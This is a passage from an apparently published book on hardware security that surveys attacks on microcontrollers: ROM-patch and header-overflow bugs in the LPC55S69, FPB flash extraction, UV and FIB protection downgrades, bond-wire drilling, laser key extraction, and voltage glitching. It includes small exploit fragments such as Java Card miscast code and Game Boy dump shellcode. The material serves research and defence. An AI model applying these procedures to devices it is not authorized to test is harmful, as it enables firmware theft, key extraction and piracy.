While reverse engineering an application for the LPC55S69, Laura Abbott discovered that there is a custom module much like the forbidden FPB unit, allowing for small patches to a few 32-bit words at any address in memory, including words of the ROM. She documents that module in Abbott (2021), along with a way to use it to fake the signature verification of ROM patches, allowing malicious ones to be installed that will persist to the next boot.

The module exists as an APB peripheral at `0x4003e000` in non-secure memory and `0x5003e000` in secure memory, a region missing from the memory map in the LPC55S6x user manual.




Figure C.7: LPC55S69

Because it exists in both privileged and unprivileged modes, unprivileged code can use it to patch the privileged ROM code's behavior as a form of privilege escalation!

This patch module's configuration is wiped at reset, but what if an attacker wanted a patch to be persistent, such as to disable secure boot authentication? Abbot describes a table of patch entries in a protected flash memory region with the following structure. The three supported commands include single-word changes, an `svc` entry point change, and a patch to SRAM.

```
struct rom_patch_entry {
  u8 word_count;
  u8 relative_address;
  u8 command; // word, svc or sram patch
  u8 magic_marker; // Always 'U'
  u32 offset_to_be_patched
  u8 instructions[];
}
```

In addition to the undocumented patching module, there is a second software vulnerability for escalation into the secure world. A software vulnerability in the parsing of firmware update headers, described in Abbott (2022), allows for privilege escalation from the non-secure world and persistent control past the next reset.

The bug is in the header structure, shown in Figure C.8. By design, `m_keyBlobBlock` ought to be the block number that is just after the header. Each block is 16 bytes, so block 8 would be just after the 128-byte header.

Instead of the secure boot parser copying just the header, it continues copying blocks until it counts up to `m_keyBlobBlock`. When the number is larger than 8, this copying becomes a classic buffer overflow.

See also Chapter A.3 for a buffer over-read in the bootloader's USB stack and Chapter E.2 for a set of glitching attacks against the chip.

```
struct sb2_header_t {
  uint32_t nonce[4];

  uint32_t reserved;
  uint8_t m_signature[4];
  uint8_t m_majorVersion;
  uint8_t m_minorVersion;

  uint16_t m_flags;
  uint32_t m_imageBlocks;
  uint32_t m_firstBootTagBlock;
  section_id_t m_firstBootableSectionID;

  uint32_t m_offsetToCertificateBlockInBytes;

  uint16_t m_headerBlocks;

  uint16_t m_keyBlobBlock;       //Unchecked!
  uint16_t m_keyBlobBlockCount;
  uint16_t m_maxSectionMacCount;
  uint8_t m_signature2[4];

  uint64_t m_timestamp;
  version_t m_productVersion;
  version_t m_componentVersion;
  uint32_t m_buildNumber;
  uint8_t m_padding1[4];
};
```

Figure C.8: LPC55 SB2 Update Header

C.5 FM3 Flash Patching

Infineon's FM3 series of Cortex M3 microcontrollers is used in at least some models of Sony's Dualshock4 controller for the Playstation 4. Enthusiast (2018) describes a flash patch and breakpoint (FPB) trick, somewhat similar to those in Chapters 17 and C.4, that allows flash memory to be extracted by persisting patches across a reset.

The chip has boot mode pins, labeled as `MD`, that are sensed at reset to execute either an application from flash memory or a serial bootloader from ROM. USBDirect is the manufacturer's programming tool, and it operates by loading a blob of native code into SRAM. An open source replacement for this blob is available, and by patching it, you can freely play around with the programming environment.

That's a nice and easy start, but the code runs in a restricted environment with access to flash memory disabled until a mass erase is performed. Any attempt to read from flash memory simply returns garbage data, and this also applies to tricky read methods like a DMA transfer.

With more experimentation, the author found that SRAM persists across resets. As we saw in Chapter 2, this is a great way to leave shellcode around for a subsequent attack.

Knowing that SRAM was not reset, the author looked into other peripheral devices, eventually finding the FPB unit. The FPB holds six pairs of addresses, remapping a code fetch from the first address into a fetch for the second address. This module's configuration is also not cleared at reset!

The final exploit consists of an SRAM blob for the serial bootloader that enables the FPB, using it to patch the user application in flash memory to re-enter the serial bootloader. At that point, the normal SRAM blob can be presented. Because the device booted from flash memory, read restrictions are not enabled and this blob can dump all flash memory. Mass erasing and rewriting that firmware then unlocks the target, much as we saw in Chapter 17 except with no requirement for a voltage glitch at reset.

D More Invasive Attacks

D.1 Atmega, AT90 Backside FIB

Helfmeier et al. (2013) describes backside probing attacks against the Atmega328P and AT90SC3232. These two chips use the same AVR core, but the Atmega uses shallow trench isolation (STI) to separate transistors for preventing current leakage, while the AT90 has a security mesh across its top two metal layers.

In both chips, the authors were able to dig a trench through the backside of the IC to expose the fuse bits, then set or clear a fuse by tampering it with a focused ion beam (FIB). Changing the bits related to readout protection then allowed the chip to be read externally.

Fuse locations are documented in the paper, as well as notes about how the STI feature impacts the difficulty of the FIB trenching work. You can find the approximate fuse locations in Figure D.1.

D.2 GD32F130 QSPI Sniffing, Injection

The GD32F103, GD32F130, and some other clones of the STM32 are dual-die devices with a flash memory die stacked on top of the CPU, connected by a QSPI bus. In Figure D.2, you can see that the two dice are wire-bonded directly to one another. The little one on top is the memory chip, and the big one on the bottom is the CPU.




Figure D.1: Atmega328P Fuses from Helfmeier et al. (2013)




Figure D.2: GD32F130 bonded to QSPI Flash

Obermaier, Schink, and Moczek (2020) documents sanding away the packaging to expose the bond wires connecting the two dice, sniffing the 4MHz bus traffic with a logic analyzer, reverse engineering some address and data scrambling, and then reconstructing the firmware image. Additionally, they were able to inject data faults into the bus to force a downgrade from RDP Level 2 to Level 1 by introducing a single bit error. A downgrade all the way to Level 0 can be caused by flipping two bits of the address.

D.3 STM32 Ultraviolet Downgrade

Most of Obermaier and Tatschner (2017) concerns a delightful bug in the JTAG debugging of the STM32F0 family from Chapter 10, which allows firmware to be extracted from RDP in Level 1 with a custom JTAG debugger. Many of these chips are locked in RDP Level 2, and the paper also considers ways to downgrade the chip using live decapsulation and ultraviolet light. Garb and Obermaier (2020) extends this, with concrete notes on the layout of flash memory for laser fault injection on the STM32F0 series.

To recap what's explained in many different chapters of this book, RDP Level 0 is entirely unlocked and Level 2 is entirely locked, allowing no debugging. Level 1 is a middle ground, in which a debugger is allowed but attaching the debugger disables access to flash memory. Because debugger access can be so handy to an attacker, such as for placing shellcode or for exploiting loopholes in the protection, a downgrade from Level 2 is a very valuable thing to have.

The protection level is stored in option bytes as a pair of 16-bit words named `RDP` and `nRDP`. These words have a fixed value for Level 0 and a fixed value for Level 2, with *all* other values being Level 1. So while we need a very specific value to drop to Level




Figure D.3: STM32F051 Top Metal




Figure D.4: STM32F051 Flash Layout

0, flipping any single bit is sufficient to drop to Level 1.

Knowing that ultraviolet light can raise flash memory bits from 0 to 1, Obermaier functionally decapsulated an STM32F051 and aimed UV-C light at it while repeatedly attempting to attach a debugger. After a few hours, the debugger connected and a single 0 bit of the `RDP`/`nRDP` option bytes had flipped to a 1. Unfortunately, other bits of memory had also flipped, so masking was necessary for an unlock with minimal damage to the rest of memory. As with the PIC16 in Chapter 19, the mask might be made by painting the die directly with nail polish.

The obvious solution to bit damage is to mask off memory, but first we need to know which physical region holds the option bytes. They filled all of flash memory in an unlocked chip with zeroes, then repeatedly re-read memory with a debugger as ultraviolet light spilled in past a plastic mask. In effect, this turned the chip into an image sensor, and all of the 1 bits indicated places of memory that were outside of the masked area.

This revealed that the flash memory of the STM32F051 in Figure D.3 has 1024-bit lines and 512-word lines, organized into 32-bit columns of 32-bit lines. Bit lines are perpendicular to the nearest edge of the chip, with the most significant bits on the left side and the least on the right side. The option bytes exist beneath wordline 0, with `RDP` and `nRDP` on the right half of the flash cell region, as they are the lower halves of 32-bit words. Figure D.4 shows an approximate layout of the flash bit columns and the RDP word location.

Their best solution was a moving plastic mask that would expose just the bottom right edge of the flash memory. This achieved a few unlocks with no damage to firmware and many unlocks with only a few hundred firmware bits damaged, and a bitwise `AND` of two damaged firmware images is often sufficient to make one clean accurate image.

D.4 MT1335WE Kamikaze

The MC13224 from Chapter 14 isn't the only system-in-package (SiP) that combines a CPU chip without non-volatile memory with a standard SPI flash chip.

MediaTek's MT1335WE can be found in DVD-ROM drives for the XBox 360, where its firmware is responsible for distinguishing between commercial discs and DVD-R discs that are made by a consumer DVD burner. Pirates figured out that these could be patched to accept burned discs, *but only if* the SPI flash of the MT1335WE were rewritten with patched firmware. The complication is that the SPI flash chip is bonded internally to the MT1335WE's package, so there are no external pins to tap or packages to replace.

Write protection is implemented through the chip's !WP pin, just as if it were in a separate package. To bypass this control, we might tap the SPI flash chip's !WP pin through its bond wire. This is described in sQuallen (2012), which cites Geremia and Carranzaf as collaborating on the discovery.

The idea is that the bond wires shown in Figure D.6 are consistently placed the same across chips, even if the silk-screen labeling drifts a bit. It's therefore possible to accurately hit a bond wire with a drill using the positioning shown in Figure D.5, knowing that the bit will eventually collide with the bond wire. If you look closely at the second bond wire on the right side of the SPI flash, you'll see that it has been cleanly cut in half by the drill.

To perform the unlock, the drill bit is loosely attached through a pull-up resistor to the 3.3V pin. Early instructions suggested drawing a line over the package five pins from the east side and eight pins down from the north side, which is usually just southeast of the letter K in "Mediatek." Later kits used a flex PCB as a stencil, with a small hold to place the drill bit.




Figure D.5: MT1335WE Drilling Point




Figure D.6: MT1335WE Bond Wires

Slowly spinning the bit without much pressure will dig through the packaging until the bond wire is reached, while in the background a PC repeatedly attempts to rewrite the SPI flash contents. This process fails at first, of course, because the drill hasn't yet pulled the !WP line high, but eventually the drill reaches the wire and the SPI flash is unlocked!

sQuallen also mentions an attack with the piezo-electric spark of a grill lighter placed near the bond wire. As best I can tell, this is not to perform the initial unlock but to sort of "drift" the high-impedance input pin back to a high-voltage state. That allows a reprogramming after the bond wire is cut, but without further drilling.

D.5 Xilinx XCKU040 Backside Laser Injection

Lohrke et al. (2018) describes an infrared laser stimulation attack against the flip-chip packaged Xilinx XCKU040-1FBVA676, an FPGA with encrypted bitstreams.

This 20 nm chip has its backside exposed on the package, and the substrate of the chip is transparent to infrared light. This means that photography of the chip die can be performed from *outside* the package, *non-invasively*! See Huang (2022) for an equipment list if you'd like to make your own backside photographs without decapsulation.

The XCKU040 is an FPGA whose bitstream is loaded at boot time from an external memory chip. To protect this bitstream from duplication or reverse engineering, it's encrypted with a key that is held either in battery-backed SRAM (BBRAM) or in eFuses. BBRAM has the disadvantage of requiring a backup battery, but it offers some extra security in that invasive attacks that break the backup power supply will also destroy the key, preventing its recovery.

So, realizing that the silicon backside is exposed and transparent to infrared light, Lohrke used an infrared laser to strike SRAM cells in the battery-backed region, graphing the power consumption at each point. Sure enough, CMOS power leakage highlighted each bit cell in one orientation for a 1 and the opposite orientation for a 0, revealing the key!

E More Fault Injections

E.1 Java Card Invalid Bytecode

Java Card is a reduced version of Java intended to run on microcontrollers and smart cards. It's one of those crazy contraptions that could only have been invented in the Nineties, allowing Java development of firmware applets. Here, we'll discuss a type confusion problem described in Mostowski and Poll (2008) and elsewhere, as well as a way to glitch past protections in that scheme from Barbu, Thiebeauld, and Guerin (2010).

Many trade-offs are required to make this work. Within a Java Card applet, you'll find far more use of primitive types than in regular Java software. The available libraries are limited, and you absolutely must do your cryptography by calling hardware acceleration libraries rather than implementing your own purely in software.

Java Card 3 was released in 2008 with mandatory on-chip bytecode validation (OCBV). Prior cards simply trust the developer's workstation to produce and sign only valid bytecode. This means that anyone with signing authority can simply write illegal bytecode that casts one class to another, then uses the data fields of the misinterpreted class to dump all ROM.

While you probably won't have signing keys for a card whose keys you'd like to extract, it's often possible to buy a "white card" from eBay that accepts development keys. On these cards, such an exploit can be used to dump the JVM ROM, a very useful

```
case INS_SEARCH_CLASS:
while (!classFound) {
  try {
    // Increment the forged reference
    b.addr++;
    // Convert the bytes given in APDU command into String
    String name = bytesToString(buffer, ISO7816.OFFSET_CDATA);
    // Is it a Class instance ?
    if (((Object) (c.a)) instanceof Class) {
      // Is it the Class instance we're looking for ?
      // Let us check its name
      if(((Class)((Object) (c.a))).getName().equals(name))
        classFound = true;
    }
  }catch (SecurityException se) {}
}
```

Figure E.1: Catching a Miscast Instruction

artifact for attacking locked cards.

We already mentioned that Java Card 3 closes this loophole, so let's discuss a trick to perform the type confusion at runtime without offending the bytecode verifier. It was first described in Barbu, Thiebeauld, and Guerin (2010).

The idea is to use Java's `try`/`catch` construct, in which the error from an illegal cast is caught without crashing the machine. Very many glitches can be applied, with the applet helping to cover up those that failed until a lucky one succeeds.

Barbu presents the concrete example from Figure E.1, in which the `SecurityException` is quietly caught and ignored, but if the cast does not trigger an exception, then the cast object is ready for reuse. This will spin forever without fault injection, because the exception will always occur, but a lucky fault will skip the exception and allow the cast. Once successfully cast, the mistyped object can be reused for hours without triggering another exception.

E.2 L11, M2351, LPC55 CrowRBAR

Roth (2019) describes a glitching attack against both NuMicro's M2351 chip and NXP's LPC55S69. This was quickly followed by Results (2020b), which describes some very practical effects of those glitches. Roth's paper concerns voltage glitching attacks against the attribution units, which define the trust levels of regions of memory.

He begins by describing ARM's standardized security attribution unit (SAU). This is the peripheral that describes regions of memory as Secure, Non-Secure, or Non-Secure Callable. Some chips also support an implementation-defined attribution unit (IDAU), which might be custom rather than inherited from ARM's standard designs.

His first target is Microchip's SAM L11, one of the first chip microcontrollers to ship with TrustZone-M. This chip does not contain an SAU, only an IDAU that is configured by the boot ROM from a row in flash memory.[1]

The goal of the fault is to read secure-world data while running from the non-secure world. Glitching did not trigger the brown out detector (BOD) peripheral, which was a concern as that peripheral is supposed to reset the chip when the voltage drops too low.

As he did not yet have a dump of the boot ROM, he had to hypothesize a good target rather than disassembling to learn the right timing. He used a ChipWhisperer to reveal that the secure mode is first set at 2.18 ms after reset; this shows as a gross difference in the power consumption. A custom firmware image could then be written to immediately reveal the success

[1] Roth notes that the datasheet describes these as fuses, but he believes them to be bits of regular flash memory.




Figure E.2: Nuvoton M2351

or failure of a glitch around that time, narrowing the parameters before attacking black-box targets.

The SAM L11 is available as a bare chip, but also provisioned with a key and Trustonic's Kinibi-M, a commercial Trusted Execution Environment library. This variant is called the SAM L11 KPH, and the user is only allowed to write and debug the non-secure world. Roth purchased some from Digikey and glitched the chip until OpenOCD reported a successful read, after which he could read out Knibi for reverse engineering or even replace it for supply chain attacks.

Roth's second target was the Nuvoton M2351. Unlike the SAM L11, this chip contains both an SAU and a fixed IDAU. Its marketing explicitly advertises defenses against voltage glitching.

He first expected glitching this chip to be simple, as the more-secure opinion of the SAU or IDAU will override the other. Unfortunately for his attack, this chip uses a special instruction, `blxns` or `bxns`, to branch (and link) to the non-secure world from the secure world.

The last bit of the destination address is also checked by these instructions. Secure code pointers are odd, which in older chips would imply the Thumb instruction set. When the secure world wishes to call the non-secure world, it must first clear a bit of the pointer to be compatible with these instructions.

Therefore, a minimum attack might be to first glitch the instruction that sets `SAU->CTRL=1` and then glitch the bit clear that precedes `blxns` so the normal-world code runs in a secure-world context. This works, but it is very difficult to make stable.

Roth's better attack against this chip is called CrowRBAR. The idea here is that the IDAU maps each region twice, first as secure and again at a different location as non-secure. Bit 28 distinguishes the mirror, being set for the secure mapping and clear for the non-secure mapping. The SAU's `RBAR` register then describes the start of the non-secure region, and if it were left as zero, the entire region would be non-secure.

Glitching the write of the `RBAR` register takes about thirty seconds, exposing the entirety of the region to the non-secure world! Roth is unable to read the SAU registers back in this state to know exactly what the effect of the glitch was, but he is able to read the entirety of flash memory from code in the non-secure world.

Roth also considered NXP's LPC55S69, whose layout is quite similar to the M2351. A complication of this target over the M2351 is the `MISC_CTRL_REG` register's `ENABLE_SECURE_CHECKING` field, which checks that the attribution unit's security state matches that of the memory protection checker (MPC). This can also be glitched, but only with multiple faults.

While Roth's interest was largely in privilege escalation to the secure world in these chips, Results (2020b) describes three attacks against cryptography functions in the M2351's ROM library (MKROM). These attacks depend upon the fact that non-secure code can expose timing on a GPIO pin just before a call into the ROM, so the glitcher has very predictable timing and very little drift.

The first glitches the AES key to zero by skipping `XAES_SetKey()`, advancing the timing by 2.5 µs. The second glitches the output from `XAES_SetDMATransfer()` down to zeroes.

You will often hear that AES128 or some other algorithm is vulnerable to cryptanalysis when rounds have been skipped, and when I was younger, I wondered where the hell that might be useful. The third attack from Limited Results glitches to skip the last AES round. Feeding two faulted ciphertexts into Philippe Teuwen's PhoenixAES tool for differential fault analysis reveals K_{10}, from which the entire key schedule can be extracted, including the original AES key as K_{00}.

E.3 68HC705 and 6805

Motorola's 68HC705 is an early 6800 microcontroller with built-in EEPROM, protected from readout by an option bit that can be bypassed with glitching. The 6805 is related, but features a mask ROM that can be photographed and a test mode that can dump the same electrically.

Pemberton (2022) is a custom glitcher built from an Arduino Mega2560 and an Altera MAX7000S CPLD, the latter being chosen for its 5V I/O pins that are convenient for working with the old microcontroller. His CPLD provides 32 MHz (31.25 ns) resolution when glitching the supply voltage and 2 MHz clock of the target.

Power glitches are applied through either one or four 2N7000 FETs, and supply current on the 5V rail was limited by a resistor between 10 Ω and 220 Ω.

Pemberton used Motorola (1995) as a handy source of the boot ROM's source code, but he admits that he resorted to brute-forcing the timing rather than choosing a target instruction. He describes a nifty trick of expiring the watchdog timer before pulling the chip out of reset. This way, the watchdog interrupt does not interfere with the regularity of the cycle counting.

For both the 68HC705 with EEPROM and the older MC6805 chip with a mask ROM, there is an undocumented test mode to dump the memory. Riddle (2016) is mostly about photographically extracting the ROM, but it also contains this description of an electrical extraction:

> I was able to electronically dump the ROM using the non-user-mode (NUM) pin. I used a 1 MHz clock on the EXTAL pin with XTAL grounded, tied !RST, !INT and TIMER high, and connected NUM to +5. I tied the Port A pins to +5 and ground using eight




Figure E.3: 68HC705C8A

> 1K resistors to set it to `0x9D`, the opcode for `nop`, and I tied Port C.3 high. The ROM contents were output on Port B; I captured the bytes using a logic analyzer.

Riddle's page describes electrical dumps of the EEPROM-based MC68705P5 when not secured, which is the same procedure as above except that Port C.0 is pulled to seven volts through a 1K resistor. The MC68705P3 and ST Micro's EF6805U3 are the same, except that they do not have support for securing against electrical dumping. He notes that dumping often begins at the target of the reset vector, rather than at address zero.

Please do not confuse his method with the self-test mode, which is a way to dump a checksum of memory and not its contents. It sits at `0x784` in the ROM of the MC6805P2, where it is activated by putting nine volts on the TIMER pin, shifting the interrupt vector table up by eight bytes. LEDs connected with Port C will flash on a checksum failure.




Figure E.4: Game Boy Color CPU

```
  ld hl, 0          ; Begin at 0x0000.
  ld de, $a100
copy_loop:
  ld a, [hl]        ; Read from hl into accumulator.
  ld e,a            ; de is now $a100|a.
  ld [de], a        ; Write a to $a100|a.
  inc hl            ; Move to the next address.
  jr copy_loop      ; Loop again.
```

Figure E.5: Game Boy Color Shellcode from Sideris (2009a)

E.4 Super Game Boy and GB Color

